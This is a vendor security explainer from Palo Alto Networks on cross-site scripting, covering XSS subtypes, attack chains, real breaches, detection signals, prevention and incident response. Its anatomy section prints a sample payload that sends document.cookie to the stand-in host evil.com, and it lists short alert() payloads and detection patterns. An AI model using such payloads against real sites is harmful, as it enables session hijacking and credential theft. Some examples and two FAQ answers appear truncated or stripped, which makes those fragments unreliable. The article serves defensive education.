XSS is not an exploit or a tactic --- it is a precondition for exploitation. In [frameworks like MITRE ATT\&CK](https://www.paloaltonetworks.com/cyberpedia/what-is-mitre-attack?ts=markdown), it maps to T1059.007 (Command and Scripting Interpreter: JavaScript), typically observed during credential theft, session hijacking, or browser-based persistence. XSS does not require authentication or elevated privileges to be dangerous. It only requires an injection point and a render path.
Preventing XSS requires modern, context-aware defenses embedded in the development lifecycle --- because the browser doesn't distinguish between what's trusted and what's malicious. Leadership must treat it not as a developer oversight, but as a strategic weakness in the organization's digital fabric.
### Common Terms and Variations
The term XSS may appear under alternate or legacy labels, including "script injection," "cross-site script injection," and "browser-based injection." In technical guidance, OWASP and CWE consistently use the term cross-site scripting. Security vendors may refer to "JavaScript injection" when discussing XSS in isolation from HTTP context.
Subtypes of cross-site scripting include:
* **Reflected XSS**: The payload is delivered via the URL or request and reflected immediately in the response. Execution occurs in real time and is ephemeral.
* **Stored XSS**: The payload is saved server-side, often in a database or CMS, and served back to users persistently --- making it scalable and more dangerous.
* **DOM-Based XSS**: The vulnerability exists entirely in client-side JavaScript. The browser executes malicious input due to insecure DOM manipulation or logic flows.
## Evolution in Attack Complexity
XSS originated in traditional multipage applications, where form inputs and query parameters often echoed user content directly into the DOM. As web architectures shifted toward SPAs and component-driven rendering, the attack surface moved into the browser's memory space --- where business logic and presentation are tightly coupled.
Attackers adapted. They began targeting client-side frameworks, leveraging flaws in how apps bind data, manage innerHTML, or handle event handlers. CSP adoption initially helped reduce inline script execution, but many policies remain permissive, misconfigured, or riddled with unsafe allowances like unsafe-inline. The shift to API-driven interfaces also introduced new pathways, where JSON responses and client-side templating silently render unsanitized data.
## Anatomy of a Cross-Site Scripting Attack
XSS occurs when an application injects untrusted input into a webpage without proper validation or encoding. The browser interprets that input as code, not data. Execution happens client-side --- inside the user's browser --- but the trust boundary breached belongs to the application.
A basic reflected XSS attack follows this pattern:
1. An attacker crafts a malicious URL containing a payload:
https://example.com/search?q=\document.location='https://evil.com?cookie='+document.cookie\
2. The application reflects the q parameter directly into the HTML without encoding:
\Search results for: \document.location='https://evil.com?cookie='+document.cookie\\
3. When the victim clicks the link, the browser executes the embedded script. The user sees no visual indicator of compromise.
4. The attacker receives the victim's session cookie or other browser-accessible data via an exfiltration [endpoint](https://www.paloaltonetworks.com/cyberpedia/credential-stuffing?ts=markdown).
The attack succeeds because the application blindly embeds unsanitized data into a page's execution context --- HTML, JavaScript, or even within an event attribute.
### Tooling and Delivery Infrastructure
Attackers often use browser developer tools, open redirect endpoints, and payload encoding libraries to tailor XSS vectors. More advanced campaigns automate payload injection using tools like:
* **XSStrike**: Automated XSS detection and exploitation framework with context analysis.
* **Dalfox**: Fast, context-aware XSS scanner designed for modern web applications.
* **BeEf (Browser Exploitation Framework)**: Post-exploitation tool that maintains control of infected browsers and supports phishing, credential theft, and internal network mapping.
Payload delivery often relies on:
* **Social engineering**: Phishing emails or messages that lure users into clicking crafted links.
* **Third-party integrations**: Widgets, ad servers, or comment systems vulnerable to stored XSS.
* **Poorly configured [WAF](https://www.paloaltonetworks.com/cyberpedia/what-is-a-web-application-firewall?ts=markdown) bypasses**: Obfuscated payloads using character encoding, HTML entities, or Unicode tricks to evade detection.
### Vulnerable Surfaces and Execution Contexts
XSS exploits weaknesses in how applications handle dynamic content. Commonly targeted surfaces include:
* **HTML injection**: Unsafe rendering of user-controlled content inside DOM containers (innerHTML, document.write()).
* **Attribute injection**: Payloads placed in href, src, or onerror attributes, triggering script execution via embedded tags.
* **JavaScript contexts**: Unsanitized variables rendered inside \ blocks or concatenated into inline event handlers.
* **JSON parsing with unsafe eval()**: Legacy code that evaluates or renders JSON responses directly without context encoding.
On SPAs and cloud-native frontends, DOM-based XSS frequently occurs in:
* AngularJS expressions ({{ }}) with ng-bind-html
* React apps that misuse dangerouslySetInnerHTML
* Vue templates using dynamic component rendering
On the backend, stored XSS often exploits CMS platforms, database-backed comments, or logging systems that fail to encode content prior to rendering.
### Real-World Variants and Complex Payloads
Modern payloads are compact, polymorphic, and stealthy. A few examples:
**Classic reflected XSS using alert():**
\alert('XSS')\
**DOM-based variant using location.hash:**

**Image-based injection using event handler abuse:**

**Stored XSS via comment field (often in blogs or support tickets):**
A script embedded in a post gets rendered every time another user views it.
**Encoded payload to bypass naive filters:**
%3Cscript%3Ealert(1)%3C%2Fscript%3E
Renders as \alert(1)\ after URL decoding.
Advanced attackers may combine XSS with:
* [CSRF](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery?ts=markdown) tokens harvesting
* Browser fingerprinting
* Multistage phishing redirection
* In-browser cryptocurrency mining or keylogging
### Compounded Impact in Cloud Environments
In SSO-enabled or token-based authentication models, XSS can leak bearer tokens or OAuth access scopes. Attackers bypass traditional credential theft by harvesting valid JWTs, which can be used directly in API calls or injected into other sessions.
Multi-tenant [SaaS](https://www.paloaltonetworks.com/cyberpedia/csrf-cross-site-request-forgery?ts=markdown) applications are particularly at risk, where XSS in one tenant may expose data across internal or misconfigured boundaries. XSS chained with IDOR or open redirect flaws often leads to broader account or data compromise.
Preventing XSS requires securing every content injection point --- not just form inputs, but headers, query strings, JavaScript contexts, and templating layers. Detection often relies on runtime behavior, not static patterns.
## Integration in the Attack Lifecycle
### Entry Point Into the Browser Layer
Cross-site scripting serves as a reliable entry point into the client-side execution layer. It is most commonly used in the initial access and privilege escalation phases of a multistage attack. Unlike server-side exploits that target infrastructure, XSS hijacks user trust and leverages the application's browser-delivered logic to carry out malicious actions under the guise of legitimate users.
Attackers frequently deploy XSS after [phishing](https://www.paloaltonetworks.com/cyberpedia/what-is-phishing?ts=markdown) to deliver payloads directly into authenticated sessions. In more targeted operations, XSS is the first move in a chain that escalates from browser exploitation to backend compromise. The browser is the new perimeter --- and XSS breaks it from the inside.
### Role in Multistage Campaigns
#### Initial Access
* **Post-phishing execution** : A phishing email leads the target to a URL with a reflected XSS payload. No [malware](https://www.paloaltonetworks.com/cyberpedia/what-is-malware?ts=markdown) is downloaded. The browser handles the execution.
* **Third-party injection**: A vulnerable comment plugin or embedded chat widget renders attacker-supplied script. The payload activates as soon as the user loads the page.
* **Compromised microsites or SaaS integrations**: XSS embedded in a trusted third-party component introduces the payload into a secured environment without direct exploitation of the primary application.
#### Credential Theft and Token Exfiltration
XSS captures browser-accessible session cookies, localStorage tokens, or OAuth bearer tokens --- often silently and instantly. The attacker proxies those tokens into API sessions or crafts authenticated requests that appear valid. In federated or SSO environments, one stolen token often grants access to multiple systems.
#### Privilege Escalation and Lateral Movement
With control over a user's browser, the attacker escalates by simulating internal actions. A user with admin permissions becomes an unwitting vehicle for:
* Changing security settings
* Creating new privileged users
* Injecting persistent XSS for other users (stored XSS)
* Sending internal phishing messages to propagate the attack
[Lateral movement](https://www.paloaltonetworks.com/cyberpedia/what-is-lateral-movement?ts=markdown) can also occur via session riding, especially when combined with misconfigured CSRF protections.
#### Persistence and Shadow Access
Stored XSS enables persistent footholds. Malicious scripts embedded in dashboards, admin consoles, or messaging features trigger repeatedly --- long after the attacker leaves the session. If the XSS resides in a privileged interface, every admin visit becomes an opportunity to reestablish control.
In some SaaS environments, attackers use XSS to plant rogue OAuth apps or persistent API tokens that survive password resets and session revocations. These tokens operate out-of-band, enabling stealth persistence across incident response cycles.
#### Data Exfiltration and Reconnaissance
XSS enables targeted data harvesting from within the user interface. Scripts silently scrape:
* Message contents
* Email addresses and contact lists
* Internal URLs and configuration metadata
* Billing records and [PII](https://www.paloaltonetworks.com/cyberpedia/pii?ts=markdown) from dynamic pages
In some cases, attackers use XSS to fingerprint internal applications or browser plugins --- preparing follow-on exploitation paths or phishing vectors.
### Dependencies and Enablers
XSS does not require server compromise, but it does require:
* A user-facing application that dynamically renders input
* A context that allows script execution (HTML, JS, or attributes)
* Weak or missing output encoding
* No effective Content Security Policy (CSP) or an overly permissive one
* A trusting user session, ideally with active authentication
In multicloud or SaaS-native environments, the attack surface expands. Poorly scoped OAuth consents, misconfigured SSO integrations, and weak client-side filtering become key enablers for high-impact exploitation.
### Cross-Technique Synergies
* **XSS + CSRF**: An attacker uses XSS to extract anti-CSRF tokens or initiate cross-origin requests directly from the victim's session.
* **XSS + Clickjacking**: Embedded frames lure users into interacting with hidden XSS-infected elements.
* **XSS + IDOR**: Once authenticated via stolen tokens, attackers exploit broken object-level access controls to move laterally within or across tenants.
* **XSS + Command Injection**: If the XSS payload can write data to backend fields parsed by CLI or SQL contexts, it can trigger command injection indirectly.
### Example Attack Chain
1. Attacker crafts a reflected XSS payload embedded in a link.
2. Victim clicks via a phishing message or embedded ad.
3. Payload executes, exfiltrates the OAuth token.
4. Attacker uses the token to access the API directly.
5. Attacker scrapes internal data or plants a stored XSS in a comment.
6. Admin views the page and unknowingly reactivates the script.
7. Privileged session hijacked. Domain-wide persistence achieved.
## Widespread Exposure in the Wild
Cross-site scripting continues to play a critical role in real-world breaches, both as a standalone threat and as an enabler for deeper compromise. While many incidents go unreported, public cases highlight how even basic XSS flaws, when combined with tokens, OAuth, or browser-based trust, can result in material damage across industries.
### British Airways (2018): Client-Side Script Injection
Attackers compromised a third-party analytics script used by British Airways' website, injecting a malicious payload that harvested payment details directly from users' browsers. The script exploited XSS-like behavior through client-side injection, operating invisibly in the checkout flow. The [data breach](https://www.paloaltonetworks.com/cyberpedia/data-breach?ts=markdown) exposed data from over 380,000 transactions and resulted in a £20 million [GDPR](https://www.paloaltonetworks.com/cyberpedia/gdpr-compliance?ts=markdown) fine.
**Impact:**
* Full payment card data harvested, including CVV
* Brand and reputational damage across EMEA markets
* Highlighted risk of third-party script dependencies
### eBay (2021): Stored XSS in Seller Listings
Security researchers discovered multiple persistent XSS vectors embedded in product listing descriptions. Attackers used encoded payloads in HTML attributes and JavaScript event handlers to target users viewing those pages. These scripts redirected users to external phishing pages or delivered secondary payloads via iframe injection.
**Industry Implication:**
* Demonstrated XSS weaponization in high-traffic e-commerce platforms
* Exposed downstream risk to consumers and third-party sellers
* Attack leveraged by fraud networks to harvest eBay credentials
### Atlassian Confluence (2023): DOM-Based XSS in Custom Macros
A DOM-based XSS vulnerability was reported in the Confluence macro editor, allowing attackers to inject scripts into collaborative content. The vector triggered script execution for any user who previewed or interacted with the compromised macro.
**Use Case Context:**
* Enterprise collaboration environments with privileged access
* Risk of internal lateral movement, credential theft, and [data leakage](https://www.paloaltonetworks.com/cyberpedia/data-leak?ts=markdown)
* Hard to detect in logs due to browser-local execution
### Zoom (2022): Chat-Based Reflected XSS
Security researchers exploited the Zoom client's chat parsing logic to demonstrate a reflected XSS payload triggered when hovering over certain messages. The issue allowed attacker-controlled JavaScript to execute in the context of the desktop client UI, offering potential access to user sessions and integrated systems.
**Relevance:**
* Enterprise software with native desktop/browser hybrid models
* Showcased risk of XSS-like vectors outside traditional web browsers
* Triggered Zoom to harden client-side rendering logic
### Real-World Metrics and Frequency
According to [Veracode's State of Software Security Report (2024)](https://www.veracode.com), XSS remains one of the top three most commonly detected vulnerabilities in both open-source and proprietary web applications. Across over 750,000 apps analyzed:
* **65%** had at least one XSS vulnerability at time of first scan
* **More than 25%** of those remained unresolved six months later
* **XSS detection times** lag behind SQLi by a median of 41 days
The gap reflects the difficulty of identifying DOM-based and context-sensitive XSS with static scanning alone, particularly in modern frameworks with dynamic rendering.
### Cross-Site Scripting Detection Evasion and Obfuscation in the Wild
Modern payloads used in active campaigns are highly obfuscated to bypass filters.
#### Security Research and Threat Reports
* **Google Project Zero** regularly publishes high-severity XSS vulnerabilities in widely deployed platforms, including browser extensions, social networks, and enterprise apps.
* **Bug bounty platforms** like HackerOne and Bugcrowd continue to show XSS as the most frequently reported --- and rewarded --- vulnerability across all sectors.
* **[OWASP Top 10](https://owasp.org/www-project-top-ten/)** consistently places XSS under "Injection" or "Broken Access Control," reflecting its intersection with session handling, identity, and trust boundaries.
## Cross-Site Scripting Detection and Indicators
### Logging and Forensic Clues
XSS does not always leave artifacts on disk or trigger AV alerts. It operates in the browser and often terminates with the session. Detection hinges on HTTP-level visibility, DOM inspection, and behavioral correlation across systems. Many indicators are subtle --- detectable only when security teams monitor the right context in real time.
Common indicators of compromise include:
* **Unusual query strings**: Parameters containing \, javascript:, or encoded payloads like %3Cscript%3E, onerror=, or eval(atob(.
* **Referer anomalies**: Unexpected outbound traffic to domains not associated with the application, especially when embedded in user activity flows.
* **Redirection patterns**: High volumes of HTTP 302s or client-side redirects (window.location, meta refresh) to untrusted domains.
* **Cookie access attempts**: Logs showing JavaScript references to document.cookie or localStorage during page render, especially when not expected by application logic.
In environments using CSP, violations logged via the Content-Security-Policy-Report-Only header often flag script injection attempts --- even when blocked.
### Behavioral Signals and Session Anomalies
XSS compromises manifest through behavioral drift --- what the user appears to do diverges from their known patterns. Effective detection uses session context and user baselines to identify those breaks.
Key behavioral flags:
* **Session actions inconsistent with user role**: For example, a marketing user attempting admin panel access, or executing JSON PUT requests reserved for developers.
* **Rapid UI interaction sequences**: Scripts often execute multiple UI events or API calls within milliseconds --- faster than any human operator.
* **Multiple failed or malformed POST requests**: An attacker testing injection vectors or DOM payloads may leave a trail of form abuse or misformatted submissions.
* **Token or credential anomalies**: Short-lived tokens being reused across locations or sessions, especially when linked to elevated permissions.
Phishing-originated XSS may be detected indirectly via [MFA](https://www.paloaltonetworks.com/cyberpedia/what-is-multi-factor-authentication?ts=markdown) push fatigue, credential reset attempts, or consent to suspicious third-party OAuth apps immediately following a user session.
### What to Monitor in SIEM and XDR
Most traditional [SIEMs](https://www.paloaltonetworks.com/cyberpedia/what-is-siem?ts=markdown) overlook XSS due to its ephemeral nature and client-side execution. Detection depends on capturing contextual telemetry from application logs, WAFs, CSP reports, and identity systems.
[CNAPPs](https://www.paloaltonetworks.com/cyberpedia/what-is-a-cloud-native-application-protection-platform?ts=markdown), on the other hand, can correlate XSS indicators across application, identity, and runtime layers, linking CSP violations, anomalous session behavior, and exposed web sinks to surface real-time risk. By analyzing [cloud-native](https://www.paloaltonetworks.com/cyberpedia/what-is-cloud-native?ts=markdown) traffic and contextual telemetry, they detect XSS patterns that traditional SIEMs often miss.
Recommended logging and monitoring focus:
* **Full URL capture**: Including query parameters, fragments, and anchor-based routing (used heavily in SPAs).
* **User-agent anomalies**: XSS payloads may use altered or headless browser agents to test injection viability.
* **Unexpected DOM mutation events**: In observability platforms with RUM (Real User Monitoring), detect when scripts dynamically alter the DOM in suspicious ways.
* **CSP violation reports**: Monitor report-uri and report-to endpoints. Violations often precede or coincide with XSS exploitation attempts.
* **Outbound connections from client browsers**: Look for API calls to unfamiliar domains initiated during authenticated sessions.
### Detection Engineering and Rules
While detection tools vary, custom rules or queries should target telltale signs of injection and execution. Example pseudo-SQL for SIEM:

When coupled with browser telemetry, identity analytics, and endpoint correlation, these indicators help surface XSS in both real-time and retrospective investigations.
## Prevention and Mitigation
### Secure Rendering and Encoding by Default
XSS prevention starts with output --- not input. The most reliable control is context-aware output encoding. Applications must treat all user-generated content as untrusted until it is explicitly rendered in a safe context.
Core rendering controls:
* **Encode for context**: Use HTML entity encoding for content rendered in the DOM, JavaScript escaping inside \ tags, and attribute encoding for anything placed in tag attributes.
* **Avoid dangerous sinks**: Don't assign raw user input to innerHTML, document.write(), outerHTML, or dynamic script tags. Use textContent or safe DOM APIs instead.
* **Use secure templating engines**: Adopt frameworks that enforce escaping by default, such as React (with dangerouslySetInnerHTML opt-in only), Handlebars, or Angular with built-in sanitizers.
Frameworks must not be trusted blindly. Developers should verify whether escaping happens automatically and ensure any bypasses are documented and audited.
### Architecture and Application Hardening
Reducing the risk of XSS requires rethinking how the application delivers, scopes, and executes scripts. The frontend becomes a policy enforcement point --- not just a rendering layer.
Key architecture-level mitigations:
* **Content Security Policy (CSP)**: Implement CSP headers to limit the sources from which scripts can be loaded and to block inline script execution (script-src 'self' and nonce-based controls).
* **Subresource Integrity (SRI)**: Use SRI attributes to prevent tampering with third-party scripts. Hash validation ensures integrity before execution.
* **JavaScript [sandboxing](https://www.paloaltonetworks.com/cyberpedia/sandboxing?ts=markdown)**: Isolate untrusted scripts using iframes with restrictive sandbox attributes. This minimizes blast radius even if injection occurs.
* **Strict MIME types**: Enforce correct Content-Type headers and use X-Content-Type-Options: nosniff to prevent browsers from interpreting data as executable code.
Client-side protections are layered --- not absolute. They must work in concert with secure backend practices and identity enforcement.
### Identity and Access Controls
XSS is most damaging when it targets privileged users or authenticated sessions. Identity-aware infrastructure can limit damage even if script execution occurs.
IAM and access policies that reduce XSS impact:
* **Phishing-resistant MFA**: Use FIDO2 or WebAuthn to eliminate token theft as a viable follow-on attack vector.
* [**Least-privileged roles**](https://www.paloaltonetworks.com/cyberpedia/what-is-least-privilege-access?ts=markdown): Limit the scope of what users can do from within the application, especially for actions accessible via the browser.
* **OAuth scope minimization**: Prevent stolen tokens from granting broad or persistent API access. Rotate tokens frequently and use fine-grained permissions.
* **Session segmentation**: Assign different risk thresholds to high-privilege versus low-privilege sessions. Require step-up auth before high-impact actions.
XSS doesn't need privilege to execute, but it leverages privilege to escalate. Containing that escalation limits systemic exposure.
### Network and Rate-Based Protections
Network-level defenses can act as an early filter for known attack patterns and reduce the effectiveness of [brute-force](https://www.paloaltonetworks.com/cyberpedia/brute-force?ts=markdown) XSS attempts.
Key controls include:
* [**Web application firewalls (WAFs)**](https://www.paloaltonetworks.com/cyberpedia/what-is-a-web-application-firewall?ts=markdown): Deploy rule sets that detect common XSS payloads, obfuscated input, and unusual encoding patterns. Use behavioral anomaly detection to avoid over-reliance on signatures.
* **Rate limiting on dynamic endpoints**: Prevent enumeration of vulnerable parameters by limiting the number of requests per user, IP, or token within a time window.
* **Segmentation**: Separate user interfaces, admin consoles, and internal APIs to prevent lateral movement after XSS execution.
Network security does not prevent XSS at the browser layer, but it buys time and reduces exposure when attackers probe for injection points.
### Developer and Employee Training
Human behavior remains a critical part of XSS prevention, both in code creation and content management.
Training and policy controls:
* **Developer education**: Train engineering teams on context-specific encoding, dangerous functions, and browser behaviors. Static analysis is only effective when developers understand why code is flagged.
* **Secure coding guidelines** : Enforce [code security](https://www.paloaltonetworks.com/cyberpedia/what-is-code-security?ts=markdown) standards that prohibit unsafe DOM manipulation or require review for dangerous patterns like dynamic HTML construction.
* **Content moderation for CMS platforms**: If users can submit HTML (e.g., in blogs or forums), sanitize it server-side using allowlists with libraries like DOMPurify.
Policy without implementation creates a false sense of security. XSS prevention must be embedded in code review, [CI/CD pipelines](https://www.paloaltonetworks.com/cyberpedia/what-is-the-ci-cd-pipeline-and-ci-cd-security?ts=markdown), and operational playbooks.
## Response and Recovery Post XSS Attack
### Immediate Containment and Session Invalidation
When XSS is confirmed or strongly suspected, incident response must focus on limiting the blast radius. XSS typically operates inside live browser sessions, making rapid session control critical. Attackers often act within seconds of payload execution.
Core containment actions:
* **Invalidate active sessions**: Revoke tokens and force logout for users linked to suspicious activity, prioritizing high-privilege accounts.
* **Block malicious payload routes**: Use WAF rules or proxy filters to immediately deny access to known injection paths or URLs containing dangerous patterns.
* **Quarantine persistent vectors**: If stored XSS is involved, isolate affected features or pages while purging malicious inputs from backend systems.
* **Flag compromised identities**: Apply temporary restrictions and initiate credential resets where session anomalies or post-click activity suggest account misuse.
Containment must move quickly and surgically. Focus on active session isolation and temporary input filtering while full remediation is underway.
### Targeted Remediation Across Application Layers
Post-incident remediation must prioritize the exact code paths and rendering logic exploited. Instead of reapplying general mitigations, validate and patch the specific vulnerability chain.
Immediate post-incident tasks:
* **Pinpoint injection sources**: Trace logs and payload structures to the input vectors and DOM sinks used. Focus on actual execution paths.
* **Reinforce encoding logic**: Where encoding failed or was bypassed, correct the context misalignment. Prioritize vulnerable templates or components.
* **Strengthen input validation policies**: If filters or regexes were used improperly, replace them with strict allowlists or schema validation.
* **Audit third-party dependencies**: If a plugin, widget, or script loader introduced the issue, either remove or sandbox it with SRI and restrictive CSP policies.
The focus during recovery is on surgical remediation, not platform-wide changes. Fix what broke first, then harden globally.
### Session-Aware Communication Strategy
Cross-site scripting often compromises live, authenticated sessions. Response plans must reflect that reality.
Key communication considerations:
* **Alert impacted users**: Notify with clear instructions to reauthenticate, change credentials, and review account activity. Provide timelines and reassurance.
* **Clarify scope and execution**: Distinguish XSS from malware or credential breaches. Emphasize the browser-based nature of the XSS attack.
* **Engage compliance teams** : Assess breach thresholds under GDPR, [CCPA](https://www.paloaltonetworks.com/cyberpedia/ccpa?ts=markdown), or contractual obligations and prepare regulatory filings if needed.
* **Unify internal messaging**: Ensure support, security, and executive teams communicate a consistent, technically accurate response narrative.
Timing and clarity matter. Communication should evolve as investigation matures --- but the first message should demonstrate control.
### Coordinated Cross-Functional Response
XSS response requires alignment across disciplines. Application, platform, and security teams must collaborate without delay.
Involved roles:
* [**AppSec**](https://www.paloaltonetworks.com/cyberpedia/appsec-application-security?ts=markdown): Leads vulnerability validation, patch development, and re-testing.
* [**DevOps**](https://www.paloaltonetworks.com/cyberpedia/what-is-devops?ts=markdown): Executes platform-level configuration changes, token revocation, and CSP deployments.
* **[SOC](https://www.paloaltonetworks.com/cyberpedia/what-is-a-soc?ts=markdown)/[IR](https://www.paloaltonetworks.com/cyberpedia/what-is-incident-response?ts=markdown)**: Investigates session behavior, correlates alerts, and escalates based on user-level impact.
* **Legal and compliance**: Reviews disclosure requirements and manages regulator or customer-facing obligations.
Tools that accelerate response:
* Web application firewalls with anomaly alerting
* CSP reporting dashboards
* Real-time behavior analytics and SIEM integration
* Secure token lifecycle management tools
### Hardening From Post-Mortem Findings
Post-incident, your goal shifts from recovery to resilience. Every breach is an opportunity to refine safeguards and operational readiness.
Hardening recommendations:
* **Review and enforce CSP**: If not previously active, deploy a restrictive CSP with nonce-based scripts. Start in report-only mode, then enforce.
* **Embed XSS scenarios into [IR playbooks](https://www.paloaltonetworks.com/cyberpedia/what-is-an-incident-response-playbook?ts=markdown)**: Formalize detection, containment, and notification paths.
* **Shorten token lifespans and enforce refresh constraints**: Reduce the viability window for any stolen credential.
* **Enhance static analysis rules**: Refine CI/CD pipelines to flag unsafe patterns tied to the incident.
* **Reassess OAuth scopes and API access**: Eliminate overprivileged tokens and inactive app integrations.
Recovery isn't just closing the loop. It's your opportunity to eliminate the blind spots that made exploitation possible.
## Strategic Cross-Site Scripting Risk Perspective
### XSS as a Business Risk Multiplier
Cross-site scripting is not just a code-level vulnerability. It's a trust compromise. By allowing malicious scripts to execute inside legitimate browser sessions, XSS undermines the application's identity layer, bypasses traditional authentication controls, and opens a direct path to [sensitive data](https://www.paloaltonetworks.com/cyberpedia/sensitive-data?ts=markdown). For enterprises, the cost is not limited to technical remediation --- it extends to customer confidence, regulatory standing, and platform viability.
In [zero-trust](https://www.paloaltonetworks.com/cyberpedia/what-is-a-zero-trust-architecture?ts=markdown) architectures, the browser is treated as a controlled edge. XSS invalidates that assumption. It transforms user sessions into adversary-controlled footholds, often without leaving durable forensic evidence. The reputational impact is amplified when the compromised user holds elevated access, or when the attack involves persistent vectors, such as shared dashboards or embedded widgets.
### Risk Scoring and Prioritization
XSS must be treated as a Tier 1 application security risk. While not all injection points lead to exploitability, any dynamic rendering path in authenticated applications must be considered high risk until proven otherwise.
Prioritization factors:
* **Exploitability**: Reflected and stored vectors that allow payload execution without authentication are critical. DOM-based vectors require contextual awareness but are increasingly common in modern frameworks.
* **Reach**: Public-facing applications, especially those with integrated auth, should be scored higher than isolated internal tools.
* **Impact surface**: Admin panels, SaaS multitenant dashboards, and user-generated content systems amplify the blast radius.
* **Token exposure**: Environments using bearer tokens, OAuth, or weak session controls escalate the potential for silent data access and impersonation.
[Static code scanning](https://www.paloaltonetworks.com/cyberpedia/what-is-sast-static-application-security-testing?ts=markdown) alone cannot fully determine risk. Prioritization should combine exploit potential with session context, privilege exposure, and downstream system trust.
### Regulatory and Legal Exposure
Cross-site scripting introduces risk under multiple regulatory frameworks --- especially when it leads to unauthorized access, data leakage, or identity theft.
Compliance frameworks impacted by XSS:
* **GDPR**: Any compromise of personal data through unauthorized access --- such as via a hijacked session or token exfiltration --- can trigger breach notification requirements under Articles 33 and 34.
* [**HIPAA**](https://www.paloaltonetworks.com/cyberpedia/what-is-hipaa?ts=markdown): XSS compromising electronic protected health information (ePHI) on a patient portal or internal system is a reportable security incident.
* **SOX**: In financial reporting environments, if XSS enables manipulation of records, internal controls are considered compromised under Section 404.
* [**PCI DSS**](https://www.paloaltonetworks.com/cyberpedia/pci-dss?ts=markdown): XSS targeting payment forms or session tokens may violate requirements for secure coding, session management, and web application firewalls.
Many compliance mandates do not explicitly reference XSS. Instead, they focus on outcomes: unauthorized access, integrity loss, or disclosure of protected information. XSS often provides the first step toward those outcomes.
### Long-Term Impact on Trust and Platform Integrity
Once users know that malicious code can run inside a trusted application, regaining their trust takes more than patch notes. XSS degrades the perceived safety of your product, especially in verticals like finance, healthcare, legal, or government --- where browser trust is non-negotiable.
Persistent or repeated XSS incidents damage:
* **Customer retention**: Especially in SaaS, users leave platforms they no longer trust to protect their sessions or data.
* **Investor confidence**: Security incidents that expose poor design, weak review, or reactive posture can trigger market volatility and reputational decline.
* **Platform credibility**: For companies offering APIs, embedded services, or developer platforms, XSS erodes trust in the ecosystem itself --- impacting adoption and third-party integrations.
Security is no longer a backend issue. It is a front-line business differentiator. Leaders must treat XSS not as a defect but as a signal --- that trust has been violated and resilience must be rebuilt at every layer.
## Cross-Site Scripting FAQs
### What is DOM Purification?
DOM purification is the process of sanitizing HTML and JavaScript content before rendering it into the Document Object Model (DOM). Tools like DOMPurify remove or neutralize malicious tags, attributes, and inline event handlers that could trigger script execution. It is especially critical for applications that allow user-generated content or rich text editing, where content must be rendered safely without stripping necessary formatting. DOM purification provides an effective defense against stored and DOM-based XSS when used in conjunction with proper output encoding.
### What is sandbox attribute in HTML?
The sandbox attribute is a security mechanism used in
### What is JavaScript templating injection?
JavaScript templating injection occurs when user input is rendered into frontend templates without adequate context-aware escaping. Templating engines like Handlebars, Mustache, or even native template literals may inadvertently introduce executable code into the DOM if variables are inserted into unsafe contexts. Attackers exploit this to insert script tags, event handlers, or raw JavaScript. Templating injection is a common source of DOM-based XSS in modern SPAs and server-side rendered apps that rely heavily on client-side data binding.
### What is cross-site script inclusion (XSSI)?
XSSI is an attack technique where a malicious site tricks a browser into loading a script file from a trusted domain, then parses the file contents as if it were JSON. If the target endpoint responds with JavaScript-wrapped data (e.g., var config = { ... };), the attacker can extract internal information via a
### What is Trusted Types?
Trusted Types is a browser-enforced security policy designed to prevent DOM-based XSS by restricting the kinds of values that can be assigned to risky sinks like innerHTML, srcdoc, or script.src. Applications must explicitly define safe values through registered policy functions, effectively separating trusted content from untrusted input. Trusted Types is supported by modern browsers and complements Content Security Policy (CSP) by eliminating one of the most common DOM XSS vectors --- assignment of raw strings to executable contexts.
Related content
[Access Incident Insights
Discover the latest threat actor tactics and get real-world insights and expert recommendations to safeguard your organization better.](https://www.paloaltonetworks.com/resources/research/unit-42-incident-response-report?ts=markdown)
[IDC 2025 MarketScape Leader for Worldwide IR Services.
See why IDC MarketScape recognized us.](http://start.paloaltonetworks.com/idc-incident-response-marketscape-2025)
[Prevent Email-Based Attacks Through Preparation
Find out how a Unit 42 BEC Readiness Assessment can strengthen your defenses against sophisticated email threats.](https://www.paloaltonetworks.com/resources/datasheets/bec-readiness-assessment?ts=markdown)
[Defend Against Cyber Attacks: Silence the SecOps Noise
Learn how to simplify threats, data, devices, tools and complexity of cyber attacks with the AI-driven intelligence of XSIAM](https://www.paloaltonetworks.com/network-security/advanced-url-filtering?ts=markdown)
  [](mailto:?subject=What%20Is%20Cross-Site%20Scripting%20%28XSS%29%3F&body=Cross-site%20scripting%20%28XSS%29%20is%20a%20critical%20web%20security%20threat.%20This%20guide%20equips%20organizations%20to%20detect%2C%20prevent%2C%20and%20respond%20to%20XSS%20across%20modern%20application%20layers.%20at%20https%3A//www.paloaltonetworks.com/cyberpedia/xss-cross-site-scripting)
Back to Top
[Previous](https://www.paloaltonetworks.com/cyberpedia/cybercrime-the-underground-economy?ts=markdown) Cybercrime: The Underground Economy
[Next](https://www.paloaltonetworks.com/cyberpedia/dictionary-attack?ts=markdown) What Is a Dictionary Attack?
{#footer}
## Products and Services
* [AI-Powered Network Security Platform](https://www.paloaltonetworks.com/network-security?ts=markdown)
* [Secure AI by Design](https://www.paloaltonetworks.com/precision-ai-security/secure-ai-by-design?ts=markdown)
* [Prisma AIRS](https://www.paloaltonetworks.com/prisma/prisma-ai-runtime-security?ts=markdown)
* [AI Access Security](https://www.paloaltonetworks.com/sase/ai-access-security?ts=markdown)
